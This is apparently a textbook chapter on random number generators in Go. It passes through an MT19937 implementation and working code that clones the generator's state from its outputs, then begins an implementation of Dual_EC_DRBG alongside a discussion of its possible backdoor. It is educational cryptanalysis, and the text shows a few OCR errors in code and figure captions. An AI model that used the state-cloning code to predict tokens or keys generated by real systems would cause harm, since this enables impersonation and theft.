- Pseudo-random number generators (PRNGs) take seed values as input and generate a fast but deterministic stream output.
- Cryptographically secure random number generators (CSPRNGs) are PRNGs that satisfy some additional properties, most importantly backward and forward security.
- Always use CSPRNGs for cryptographic applications and avoid weak PRNGs that are used by default in many programming languages.
- Seed your CSPRNGs with good-quality seeds obtained from TRNGs.

- Periodically reseed your CSPRNG so that the same seed is not used forever. This helps protect against state extension attacks.
- PRNGs are usually compromised by guessing their seed or by reverse-engineering their internal states.
- Linear congruential generators (LCG) are very basic (and insecure) PRNGs, there is no difference between their state and output.
- LCG-based RNGs can be broken by recovering their parameters (increment, multiplier, modulus) from generated values using linear algebra.

3

Implementing and exploiting RNGs

This chapter covers

- How cryptographically-secure pseudo-random number generators (CSPRNGs) are implemented
- How can CSPRNGs can be compromised via specific weaknesses in their underlying algorithms

In the previous chapter, we saw how pseudo-random number generators (PRNGs) work in theory. In this chapter, we will implement two widely-known RNGs and then write code to exploit them. One of them was a CSPRNG recommended by NIST (National Institute of Standards and Technology)! [1]

- `Init(Seed)` transforms the seed to generate $\texttt{State}_0$.
- $\texttt{Next(State}_N\texttt{)}$ transforms $\texttt{State}_N$ to generate $\texttt{State}_{N+1}$.
- $\texttt{Output(State}_N\texttt{)}$ transforms $\texttt{State}_N$ to generate $\texttt{Output}_N$.

As we cover two examples in this chapter we will see how those functions are implemented by the respective RNGs.

[1] Cryptographic implementations widely rely on algorithms and constants defined by NIST standards.




Figure 3.1 PRNGs mutate the previous state to generate the next one.

3.1 Implementing and exploiting Mersenne Twister-based RNGs

Mersenne Twister RNGs are based on Mersenne prime numbers, which are prime numbers of the form $M_n = 2^n - 1$ (which are in turn named after the 17th century French polymath Marin Mersenne). They are widely used in many programming languages such as Ruby, PHP, Python and C++. They have extremely long periods equal, i.e., their output starts repeating after generating $2^n - 1$ values for an RNG based on the Mersenne prime M_n.

3.1.1 Implementing MT19937

The first RNG that we will attack with code is known as MT19937 where MT is the abbreviation for Mersenne Twister. MT19937 is a specific type of Mersenne Twister that relies on the prime number: $2^{19937} - 1$. MT19937 is not a CSPRNG by a long shot and was not intended to be used in cryptographic applications but it is interesting to us for two reasons:

- It provides a very good practical example of how RNGs are broken.
- Its usage as a general-purpose RNG is pervasive enough in common programming languages and libraries that it is important to understand what makes it weak and why it should be avoided.

Let's start by creating a new type in listing 3.1 with enough space to hold N integers. We also keep track of an `index` which points to the next element of the state that will be generated as the output.

Listing 3.1 `ch03/mt19937/impl_mt19937/impl_mt19937.go`

```
type MT19937 struct {
  index uint32
  state [N]uint32
}

func NewMT19937() *MT19937 {
  return &MT19937{
    index: 0,
    state: [N]uint32{},
  }
}

func NewMT19937WithState(state [N]uint32) *MT19937 {
  return &MT19937{
    index: 0,
    state: state,
  }
}
```

We can now tackle *initialization* of the internal state based on a seed value x_0. This is equivalent to the `Init(Seed)` function in figure 3.1. The initialization function sets N values of x according to the formula shown in equation 3.1, where i starts from 0 and runs up to $N - 1$.

$$x_i = f \times (x_{i-1} \oplus (x_{i-1} \gg (w - 2))) + i \tag{3.1}$$

Each implementation of Mersenne Twister-based RNGs relies on a handful of constants. In the case of MT19937, these constants are given in listing 3.2. [2] For our exploit it's not important to understand the underlying mathematical theory behind how these constants were selected. The three constants we have encountered so far are f and w in equation 3.1 as well as N which dictates that the internal state of our MT19937 RNG will consist of 624 numbers. The RNG increments `index` each time it generates an output and once it has done so 624 times it refreshes the entire state to generate a new collection of 624 values.

Listing 3.2 ch03/mt19937/impl_mt19937/impl_mt19937.go

```
const (
  W uint32 = 32     ← w in equation 3.1
  N uint32 = 624     ← MT19937 state in listing 3.1 consists of 624 integers.
  M uint32 = 397
  R uint32 = 31

  A uint32 = 0x9908B0DF
  F uint32 = 1812433253     ← f in equation 3.1

  U uint32 = 11
  D uint32 = 0xFFFFFFFF

  S uint32 = 7
  B uint32 = 0x9D2C5680

  T uint32 = 15
  C uint32 = 0xEFC60000

  L uint32 = 18

  LowerMask uint32 = 0x7FFFFFFF
  UpperMask uint32 = 0x80000000
)
```

[2] Mersenne Twister. https://en.wikipedia.org/wiki/Mersenne_Twister

We can now use these constants to implement equation 3.1 in listing 3.3. The `mt.state` array holds N (624) values that represent the internal state ($x_0, x_1, x_2, \ldots, x_{623}$).

Listing 3.3 `ch03/mt19937/impl_mt19937/impl_mt19937.go`

```go
func (mt *MT19937) Seed(seed uint32) {
  mt.index = 0
  mt.state[0] = seed
  for i := uint32(1); i < N; i++ {
    mt.state[i] = (F*(mt.state[i-1]^(mt.state[i-1]>>(W-2))) + i)
  }
}
```

MT19937 defines a `Temper(x)` function that takes a single x_i and “tempers” the input to generate a transformed output. This is similar to the `Output(State`$_N$`)` function in figure 3.1, and it *should* be hard to reverse. Listing 3.4 implements the temper function in Go. It utilizes some more constants from the ones we defined in listing 3.1. As we will see in the upcoming section on exploiting our RNG, the reversibility of the `Temper(x)` function plays a huge role in making MT19937 insecure. It transforms `y` to output `y4` by performing some complicated bit-manipulation on it but all of the operations are easily reversible for an adversary regardless of their complexity.

Listing 3.4 `ch03/mt19937/impl_mt19937/impl_mt19937.go`

```go
func temper(y uint32) uint32 {
  y1 := y ^ (y>>U)&D
  y2 := y1 ^ (y1<<S)&B
  y3 := y2 ^ (y2<<T)&C
  y4 := y3 ^ (y3 >> L)
  return y4
}
```

After seeding and generating the first 624 values the MT19937 will have exhausted its internal state. At that point, it defines another function called `Twist(state)` which takes an existing state of 624 values and generates new 624 values to be used as the next state. This is equivalent to the `Next(State`$_N$`)` function in figure 3.1. The `twist()` function shown in listing 3.5 loops from 0 to N-1 and updates each element of the state by following some more bit manipulation techniques. The attacker does not need to understand the details behind why the bit manipulation is done the way it is, their only goal is to *reverse* the manipulations which we will in the upcoming section. The important thing to keep in mind is that `twist()` will transform the current state of 624 values to generate a new internal state with the same cardinality (i.e., exactly 624 values as before) but an entirely new batch of numbers. The `twist()` function also relies on some of the constants listed in listing 3.2.

Listing 3.5 ch03/mt19937/impl_mt19937/impl_mt19937.go

```go
func (mt *MT19937) twist() {
  for i := uint32(0); i < N; i++ {
    x := (mt.state[i] & UpperMask) + (mt.state[(i+1)%N] & LowerMask)
    xA := x >> 1
    if x%2 == 1 {
      xA ^= A
    }
    mt.state[i] = mt.state[(i+M)%N] ^ xA
  }
  mt.index = 0
}
```

We can now combine our `temper(y)` and `twist()` functions to write code for generating random numbers. The `Generate()` function shown in listing 3.6 takes the next element in the state pointed to by `mt.index` and outputs it after running it through `temper(y)`. If `mt.index` runs its course of 624 values the state is refreshed by calling `mt.twist()` on line 56.

Listing 3.6 ch03/mt19937/impl_mt19937/impl_mt19937.go

```go
54 func (mt *MT19937) Generate() uint32 {
55   if mt.index == 0 {
56     mt.twist()
57   }
58   y := temper(mt.state[mt.index])
59   mt.index = (mt.index + 1) % N
60   return y
61 }
```

To test our implementation we seed it with a fixed value and test the output against a sequence generated by a reference implementation (you can use `std::mt19937` in C++ to generate these values). The code for this test is shown in listing 3.7.

Listing 3.7 ch03/mt19937/impl_mt19937/impl_mt19937_test.go

```go
func TestMT19937WithDefaultSeed(t *testing.T) {
  mt := NewMT19937()
  mt.Seed(5489)

  expected := []uint32{
    3499211612,
    581869302,
    3890346734,
    3586334585,
    545404204,
    4161255391,
    3922919429,
    949333985,
    2715962298,
    1323567403,
    418932835,
    2350294565,
    1196140740,
  }

  for i := 0; i < len(expected); i++ {
    if r := mt.Generate(); r != expected[i] {
      t.Fatalf(”Generated: %d, Expected %d.”, r, expected[i])
    }
  }
}
```

You should run the test yourself by executing `make mt19937` in the accompanying code repository. We now have a working implementation of MT19937 that we can exploit.

3.1.2 Exploiting MT19937

Let us start by writing a function to test our exploit. The test will fail for now but will help us understand the flow of the exploit. In listing 3.8 we define a test that creates an instance of MT19937 on line 8 using the implementation from the previous section. On line 9 we seed this RNG using the current UNIX time (number of seconds passed since the Unix Epoch on January 1st, 1970). Seeding a PRNG with time is a horrible practice for production software as the seed is easily guessable for an attacker – the right practice is to seed the PRNG with the output of a hardware RNG – but it is okay for testing purposes.

On line 11 we clone the RNG just like we did for the linear-congruential generator example in the previous chapter. We will look at the implementation of `CloneMT19937()` in a moment, but the important thing to note is that this function is defined in the `exploit_mt19937` package which is different from the `impl_mt19937` package and hence cannot access the internal state of our MT19937 struct that we defined earlier in listing 3.1.

Coming back to listing 3.8 we then generate 100 values using the newly cloned RNG and compare them to the output generated by the original RNG using the loop defined on lines 13 - 22. If there is a mismatch for any value we fail the test, otherwise, we print the values once every twenty iterations just to let us know things are coming along smoothly.

Listing 3.8 `ch03/mt19937/exploit_mt19937/exploit_mt19937_test.go`

```
 7 func TestCloneMT19937(t *testing.T) {
 8   originalRng := impl_mt19937.NewMT19937()
 9   originalRng.Seed(uint32(time.Now().Unix()))
10
11   clonedRng := CloneMT19937(originalRng)
12
13   for i := 0; i < 100; i++ {
14     cloned := clonedRng.Generate()
15     observed := originalRng.Generate()
16     if observed != cloned {
17       t.Fatalf(”observed: %08x, cloned: %08x”, cloned, observed)
18     }
19     if i%20 == 0 {
20       t.Logf(”observed: %08x, cloned: %08x”, cloned, observed)
21     }
22   }
```

`CloneMT19937` **does not have access to** `originalRng.state`

```
}
```

The bulk of the exploit work is carried out by the `CloneMT19937(mt)` function which takes an MT19937 RNG as input and clones it strictly by observing its output. The goal of this function is to generate values using the original RNG while somehow reversing its internal state just by using the observed values, and then use the recovered state to construct a cloned RNG.

Listing 3.9 shows our attack function. It generates N values using the original RNG. Each number in the internal state of the original RNG corresponds to exactly one generated value, albeit not directly. The RNG algorithm picks a number from the internal state and transforms it using the `temper(y)` function. To recover the original state we call an `untemper(y)` function on line 34 that will reverse this transformation. Once we have recovered the entire state of the original RNG by "untempering" N generated values we can construct a new RNG with this state and return that as the result of our RNG cloning attack.

Listing 3.9 `ch03/mt19937/exploit_mt19937/exploit_mt19937.go`

```
31 func CloneMT19937(mt *impl_mt19937.MT19937) *impl_mt19937.MT19937 {
32   var recoveredState [impl_mt19937.N]uint32
33   for i := uint32(0); i < impl_mt19937.N; i++ {
34     recoveredState[i] = untemper(mt.Generate())
35   }
36   return impl_mt19937.NewMT19937WithState(recoveredState)
37 }
```

It is finally time to tackle the untempering that lies at the heart of our attack. In the previous section we defined `temper(y)` in listing 3.4 that did some bit twiddling to go from `y` →`y1` →`y2` →`y3` →`y4` and then returned `y4`. Our `untemper(y)` therefore needs to go in the other direction, i.e., from `y4` →`y3` →`y2` →`y1` →`y` and then return the recovered `y`. This is visualized in figure 3.2.




Figure 3.2 Attacker observes PRNG output and reverses operations to recover PRNG state.

Our goal is to build an intuition of how the bitwise operations are reversed. The good news is that each step (e.g., from `y2` to `y3`) looks pretty similar, i.e., it involves one XOR operation (the ^ symbol), one bitwise shift operation (in the left or right direction, denoted by « and » respectively) and one bitwise AND operation denoted by `&`. For example, when the original RNG is tempering values it calculates `y2` from `y1` using the line shown in listing 3.10.

Listing 3.10 XOR-Shift-AND in MT19937's `temper(y)` function

```
y2 := y1 ^ (y1<<S)&B
```

To understand how the reversal works, let's look at individual bits, starting from the original 32 bits of `y1` as shown in figure 3.3.



y_1^{31} y_1^{30} y_1^{29} y_1^{28} y_1^{27} y_1^{26} y_1^{25} y_1^{24}
y_1^{23} y_1^{22} y_1^{21} y_1^{20} y_1^{19} y_1^{18} y_1^{17} y_1^{16}
y_1^{15} y_1^{14} y_1^{13} y_1^{12} y_1^{11} y_1^{10} y_1^{9} y_1^{8}
y_1^{7} y_1^{6} y_1^{5} y_1^{4} y_2^{3} y_1^{2} y_1^{1} y_1^{0}

Figure 3.3 The "original" bits of `y1` (4 bytes total)

The first transformation that takes place is the one specified inside the brackets, i.e., `(y1 « S)`. Since `S` is defined as a constant in listing 3.2, we can visualize this operation as shown in figure 3.4.



y_1^{24} y_1^{23} y_1^{22} y_1^{21} y_1^{20} y_1^{19} y_1^{18} y_1^{17}
y_1^{16} y_1^{15} y_1^{14} y_1^{13} y_1^{12} y_1^{11} y_1^{10} y_1^{9}
y_1^{8} y_1^{7} y_1^{6} y_1^{5} y_1^{4} y_2^{3} y_1^{2} y_1^{1}
y_1^{0} 0 0 0 0 0 0 0

Figure 3.4 `y1 « S` where `S = 0x07`.

The next step is to perform bitwise AND between `y1 « S` (figure 3.4) and the constant B. The individual bits of B are shown in figure 3.5.




Figure 3.5 `B = 0x9D2C5680`

After performing the bitwise AND between figures 3.4 and 3.5 we end up with figure 3.6. Please note that the true bits of B have the effect of "activating" the corresponding bit in figure 3.4, which is a fundamental property of bitwise AND.



y_1^{24} 0 0 y_1^{21} y_1^{20} y_1^{19} 0 y_1^{17}
0 0 y_1^{14} 0 y_1^{12} y_1^{11} 0 0
0 y_1^{7} 0 y_1^{5} 0 y_2^{3} y_1^{2} 0
y_1^{0} 0 0 0 0 0 0 0

Figure 3.6 `(y1 » S) & B`

The final step for transforming `y1` into `y2` is to XOR the result of figure 3.6 with the original `y1`, giving us figure 3.7, which is equivalent to `y2`.




Figure 3.7 `y2 = y1 ^ (y1 » S) & B`

If you look at figure 3.7 closely you will notice that `y2` retains a lot of information about `y1`. In fact, if we start from the right-hand side and start scanning to the left we will see that the first 7 bits correspond exactly to `y1` bits. That is, y_1^0 is equal to y_2^0, y_1^1 is equal to $y_2^1$and so on all the way up to the seventh bit from right y_1^6.

The eighth bit is a little tricky. Instead of being simply y_1^7 it is equal to y_1^7 ^ y_1^0. Here's where we are in luck, as we *do* know y_1^0. In fact, we can imagine recovering `y1` from `y2` as building a bridge, starting from the right-hand side and stepwise moving to the left. For the first few bits we simply pick the corresponding `y2` bit to lay the next brick for our bridge. When we reach the eighth bit we need to find out y_1^7 but it has been XOR'ed with y_1^0. We have already laid the y_1^0 brick by this point so we can use that value to XOR again and cancel itself out, leaving behind y_1^7 that we needed to recover.

This process is visualized in figure 3.8. The first 7 bits of `y2` (from the right, i.e., the least-significant bits) are mapped straightforwardly to `y1` while the "garbled" bits are recovered by leveraging an earlier recovered bit from the right.



y_2^6 y_2^5 y_2^4 y_2^3 y_2^2 y_2^1 y_2^0
y_2
y_1^6 y_1^5 y_1^4 y_1^3 y_1^2 y_1^1 y_1^0
y2
y_1^6 y_1^5 y_1^4 y_1^3 y_1^2 y_1^1 y_1^0 0 0 0 0 0 0 0
y_2 << S (7)
0 1 0 1 1 0 1 0 0 0 0 0 0 0
B (0x9D2C5680)
0 y_1^5 0 y_1^3 y_1^2 0 y_1^0 0 0 0 0 0 0 0
y_2 << S & B
y_1^{13} y_1^{12} ^ y_1^5 ^y_1^5 y_1^{11} y_1^{10} ^ y_1^3 ^y_1^3 y_1^9 ^ y_1^2 ^y_1^2 y_1^8 y_1^7 ^ y_1^0 ^ y_1^0 y_1^6 y_1^5 y_1^4 y_1^3 y_1^2 y_1^1 y_1^0
y_2 ^ y_2 << S & B
y_1^{13} y_1^{12} y_1^{11} y_1^{10} y_1^9 y_1^8 y_1^7 y_1^6 y_1^5 y_1^4 y_1^3 y_1^2 y_1^1 y_1^0
y_2 ^ y_2 << S & B

Figure 3.8 **Right-to-left recovery of 14 bits of `y1` from `y2`**

We do not need to look at each bit being recovered to understand the attack. The main intuition stays the same throughout the process: we reverse the bitwise operations one by one and use earlier recovered bits to aid in calculating more bits. The complete code for untempering `y` from `y4` is shown in listing 3.11. Lines 15 - 24 show how we "build the bridge" from right to left for recovering `y1` from `y2`. Please note that the direction of the bitwise shift operation is reversed between tempering and untempering for each corresponding recovery.

Listing 3.11 `ch03/mt19937/exploit_mt19937/exploit_mt19937.go`

```go
func untemper(y4 uint32) uint32 {
  // recover y3 from y4
  y3 := y4 ^ (y4 >> impl_mt19937.L)

  // recover y2 from y3
  y2 := y3 ^ (y3<<impl_mt19937.T)&impl_mt19937.C

  // recover y1 from y2
  y2_0 := y2 << impl_mt19937.S
  y2_1 := y2 ^ (y2_0 & impl_mt19937.B)
  y2_2 := y2_1 << impl_mt19937.S
  y2_3 := y2 ^ (y2_2 & impl_mt19937.B)
  y2_4 := y2_3 << impl_mt19937.S
  y2_5 := y2 ^ (y2_4 & impl_mt19937.B)
  y2_6 := y2_5 << impl_mt19937.S
  y2_7 := y2 ^ (y2_6 & impl_mt19937.B)
  y2_8 := y2_7 << impl_mt19937.S
  y1 := y2 ^ (y2_8 & impl_mt19937.B)

  // recover y from y1
  y1_0 := y1 >> impl_mt19937.U
  y1_1 := y1 ^ y1_0
  y1_2 := y1_1 >> impl_mt19937.U
  y := y1 ^ y1_2

  return y
}
```

Let's execute our tests using `make mt19937`:

Listing 3.12 Output for `make mt19937`

```
go test -v ./ch03/mt19937/exploit_mt19937
=== RUN   TestCloneMT19937
    exploit_mt19937_test.go:22: observed: bcc1df92, cloned: bcc1df92
    exploit_mt19937_test.go:22: observed: d0d8875f, cloned: d0d8875f
    exploit_mt19937_test.go:22: observed: d0f264cc, cloned: d0f264cc
    exploit_mt19937_test.go:22: observed: 374635d9, cloned: 374635d9
    exploit_mt19937_test.go:22: observed: bc6d6cc3, cloned: bc6d6cc3
--- PASS: TestCloneMT19937 (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch03/mt19937/exploit_mt19937
         0.029s
```

We successfully cloned a PRNG just by observing its generated values, without ever having access to the internal state of the original RNG, now we can "predict" any values that are going to be generated by the original generator. We were able to accomplish this because MT19937's equivalent function of the `Output(N)` operation in figure 3.1 is easily reversible.

3.2 Implementing and exploiting Dual Elliptic Curve Deterministic Random Bit Generator

We saw how to implement and reverse the MT19937 PRNG. Our next example is one of the most famous CSPRNGs – albeit for some pretty unfortunate reasons.

DUAL_EC_DRBG stands for *Dual Elliptic Curve Deterministic Random Bit Generator*. For nine years between 2006 and 2015, it was one of the four CSPRNGs recommended by NIST in the SP 800-90A standard. [3]

The algorithm (much like the ones we covered for LCG and MT19937 generators) relies on some mathematical constants. It is *possible* that the constants recommended by NIST contained a backdoor that allowed NSA (National Security Agency) to clone any DUAL_EC_DRBG after observing just a couple of generated values – even though it is supposed to be *cryptographically* secure!

We cannot conclusively ascertain that the constants recommended by NIST *did* contain a backdoor; instead we will see how these constants *can* be picked in a way that can make the algorithm exploitable. In other words, if we were recommending constants for DUAL_EC_DRBG we will learn how to pick them in a way that would allow us to predict future values after observing its output.

Before we implement DUAL_EC_DRBG though we need to learn about some building blocks, starting with big numbers.

3.2.1 Building block for DUAL_EC_DRBG: Big numbers

Integers on computer systems usually have limits. For example, an unsigned 32-bit integer can hold a maximum value of 4294967295. In cryptographic algorithms, we usually need to perform mathematical operations on numbers much larger than that. We regularly end up working with numbers that are much larger than the number of atoms in the universe. We, therefore, need something that can perform computations on *arbitrary length* integers.

This is simple in Python where all integers are "bignums" (short for big numbers – and have nothing to do with big brother, big pharma or big insurance; except in terms of quarterly revenues). In Go we need to rely on the `math/big` package for performing arbitrary-precision arithmetic operations. The example below is taken from the official documentation of `math/big`; it calculates the smallest Fibonacci number with 100 digits. The Fibonacci numbers are the sequence defined by the linear recurrence equation $F_n = F_{n-1} + F_{n-2}$ where $F_1 = 1$ and $F_0 = 0$. The first few Fibonacci numbers as 0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89 and so forth. In listing 3.13 we use the bignum integers to calculate the first Fibonacci number that is larger than 10^{99}.

[3] Special Publication 800-90. (2006). NIST. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-90.pdf

Listing 3.13 Calculating the smallest Fibonacci number with 100 digits

```go
package main

import (
  "fmt"
  "math/big"
)

func main() {
  a := big.NewInt(0)
  b := big.NewInt(1)

  var limit big.Int
  limit.Exp(big.NewInt(10), big.NewInt(99), nil)

  for a.Cmp(&limit) < 0 {
    a.Add(a, b)
    a, b = b, a
  }
  fmt.Println(a)
}
```

This is equivalent to `a = a + b`

This simply swaps `a` and `b`

Running this program will print a really large number on the output (it's a 100 digit number that has been broken down over two lines for presentation).

Listing 3.14 Smallest Fibonacci number larger than 10^{99}

```
13447196675861531814197166417245678868908506962757
67987106294472017884974410332069524504824747437757
```

As you can see, this number is much larger than what we can store in 32 (or even 64) bits. The `big` package however could handle it easily because it can work with arbitrary-precision integers.

3.2.2 Building block for DUAL_EC_DRBG: Elliptic curves


Another very important mathematical construct that is used widely in cryptography – and specifically by the DUAL_EC_DRBG algorithm – is "elliptic curves". We will encounter them many times throughout this book, they are defined by equation 3.2.

$$y^2 = x^3 + ax + b \tag{3.2}$$

Some example plots are shown in figure 3.9 for various values of a and b:

Go comes with the `crypto/elliptic` package that can be used to perform operations on elliptic curves. We will cover elliptic curves in more detail in later chapters. For the time being the important things to understand are:

- An elliptic curve is a set of points defined by the equation 3.2.
- For a given curve, addition can be performed between any two points P and Q. The result $P+Q$ will also lie on the curve. An analogy can be drawn in modulus arithmetic by saying if $z = (x + y) \bmod n$ then z is also an integer that is less than n, just like



(a) $y^2 = x^3 - 1$ (b) $y^2 = x^3 + 1$ (c) $y^2 = x^3 - 3x + 3$

(d) $y^2 = x^3 - 4x$ (e) $y^2 = x^3 - x$

Figure 3.9 Some example elliptic curves obtained by plotting equation 3.2 for different values of a and b.

x and y. The operation does **not** involve simply numerically adding the respective coordinates, as that would result in a point somewhere outside of the curve. For elliptic curves + denotes a special operation that satisfies various properties we need (e.g., $P + Q = Q + P$). We do not need to worry about the details of that operation right now, as the `curve.Add(..)` function in Go's `crypto/elliptic` package will take care of it for us.

- For a given curve, scalar multiplication can be performed on its points, where a point (x, y) is multiplied by a *single* integer. The result of these operations are also points on the same curve. This is denoted by nP meaning P should be "added" (the special operation for elliptic curves) to itself n *times* to generate the result. In the `crypto/elliptic` package it is provided by `curve.ScalarMult(...)` function.

The `crypto/elliptic` package uses arbitrary-precision integers provided by `math/big` package (explained in the previous section) to represent individual coordinates which makes it perfectly suited for our cryptographic needs. The package comes with a set of standard curves that are widely used in cryptographic applications. We will use one of these curves (known as `P256`) to implement DUAL_EC_DRBG.

3.2.3 Implementing DUAL_EC_DRBG

DUAL_EC_DRBG depends on two points P and Q shown in listing 3.15. These are logically similar to constants we saw in preceding generators, i.e., implementations use these constants to standardize their behavior. The NIST specification for DUAL_EC_DRBG provides fixed values for these points. Please note that each coordinate is 32 **bytes** long.

Listing 3.15 ch03/dual_ec_drbg/impl_dual_ec_drbg/impl_dual_ec_drbg.go

```
const (
  Px = ″6b17d1f2e12c4247f8bce6e563a440f277037d812deb33a0f4a13945d898c296″
  Py = ″4fe342e2fe1a7f9b8ee7eb4a7c0f9e162bce33576b315ececbb6406837bf51f5″
  Qx = ″c97445f45cdef9f0d3e05e1e585fc297235b82b5be8ff3efca67c59852018192″
  Qy = ″b28ef557ba31dfcbdd21ac46e2a91e3c304f44cb87058ada2cb815151e610046″
)
```

The generation algorithm depends on two functions $g_P(x)$ and $g_Q(x)$. These correspond to `Next(...)` and `Output(...)` in figure 3.10 respectively.




Figure 3.10 $g_P(x)$ **advances the state,** $g_Q(x)$ **transforms it before generating an output value.**

The internal state of the DUAL_EC_DRBG consists of just one bignum. The definitions of $g_P(x)$ and $g_Q(x)$ rely on the scalar multiplication of this bignum with points P and Q respectively. The result of the scalar multiplication is not, however, directly used. Instead, two helper functions are used:

- $X(x, y) = x$; discards the y coordinate and returns just the x coordinate.
- $t(x)$; returns the 30 least significant **bytes** of x. In other words, it "truncates" the input to 30 bytes.

If the internal state of the single bignum is denoted by n, $g_P(x)$ and $g_Q(x)$ are defined as shown in equation 3.3.

$$\begin{aligned} g_P(n) &= X(nP) \\ g_Q(n) &= t(X(nQ)) \end{aligned} \tag{3.3}$$

Equation 3.3 can be read as *"to advance the RNG, perform scalar multiplication of the point P with the internal state n and store the X-coordinate as the new state"*. Similarly, the second line can be read as *"to generate a new value, perform scalar multiplication of the point Q with the internal state and truncate the X-coordinate of the result to 30 bytes before outputting it as the next random number"*. In terms of our understanding of PRNG operation in figures 3.1 & 3.10 we can write the `Next(...)` and `Output(...)` functions as shown in equation 3.4.

$$
\begin{aligned}
Next(\text{State}_N) &= g_P(State_{N-1}) \\
Output(\text{State}_N) &= g_Q(State_N)
\end{aligned}
\tag{3.4}
$$

The actual code for generating the numbers is pretty minimal thanks to the `crypto/elliptic` package doing most of the heavy lifting. We start by defining a type that represents a point on the curve. When creating a new `Point`, we take two strings as input representing the `x` and `y` coordinates. We then create use `big.Int` to parse these strings and (if they are valid inputs) store them as two bignums (one for each coordinate). This is shown in listing 3.16.

Listing 3.16 `ch03/dual_ec_drbg/impl_dual_ec_drbg/impl_dual_ec_drbg.go`

```
type Point struct {
  X *big.Int
  Y *big.Int
}

func NewPoint(x, y string) (*Point, error) {
  xb, ok := new(big.Int).SetString(x, 16)
  if !ok {
    return nil, errors.New("invalid x")
  }

  yb, ok := new(big.Int).SetString(y, 16)
  if !ok {
    return nil, errors.New("invalid y")
  }

  return &Point{
    X: xb,
    Y: yb,
  }, nil
}

func (p1 *Point) Cmp(p2 *Point) bool {
  // For big.Int, a.Cmp(b) equals 0 when a == b
  return p1.X.Cmp(p2.X) == 0 && p1.Y.Cmp(p2.Y) == 0
}
```

As we discussed before, the internal state of our DUAL_EC_DRBG generator consists of a single bignum. Let's define a new type to hold this state as well as the two "generator" points that shall be used for multiplication, as shown in listing 3.17.

Listing 3.17 `ch03/dual_ec_drbg/impl_dual_ec_drbg/impl_dual_ec_drbg.go`

```
type DualEcDrbg struct {
  state *big.Int
  p     *Point
  q     *Point
}

func NewDualEcDrbg(p *Point, q *Point) (*DualEcDrbg, error) {
  if p == nil {
    return nil, errors.New(”invalid point p”)
  }
  if q == nil {
    return nil, errors.New(”invalid point q”)
  }

  return &DualEcDrbg{
    state: nil,
    p:     p,
    q:     q,
  }, nil
}

func (drbg *DualEcDrbg) Seed(seed *big.Int) {
  drbg.state = seed
}
```

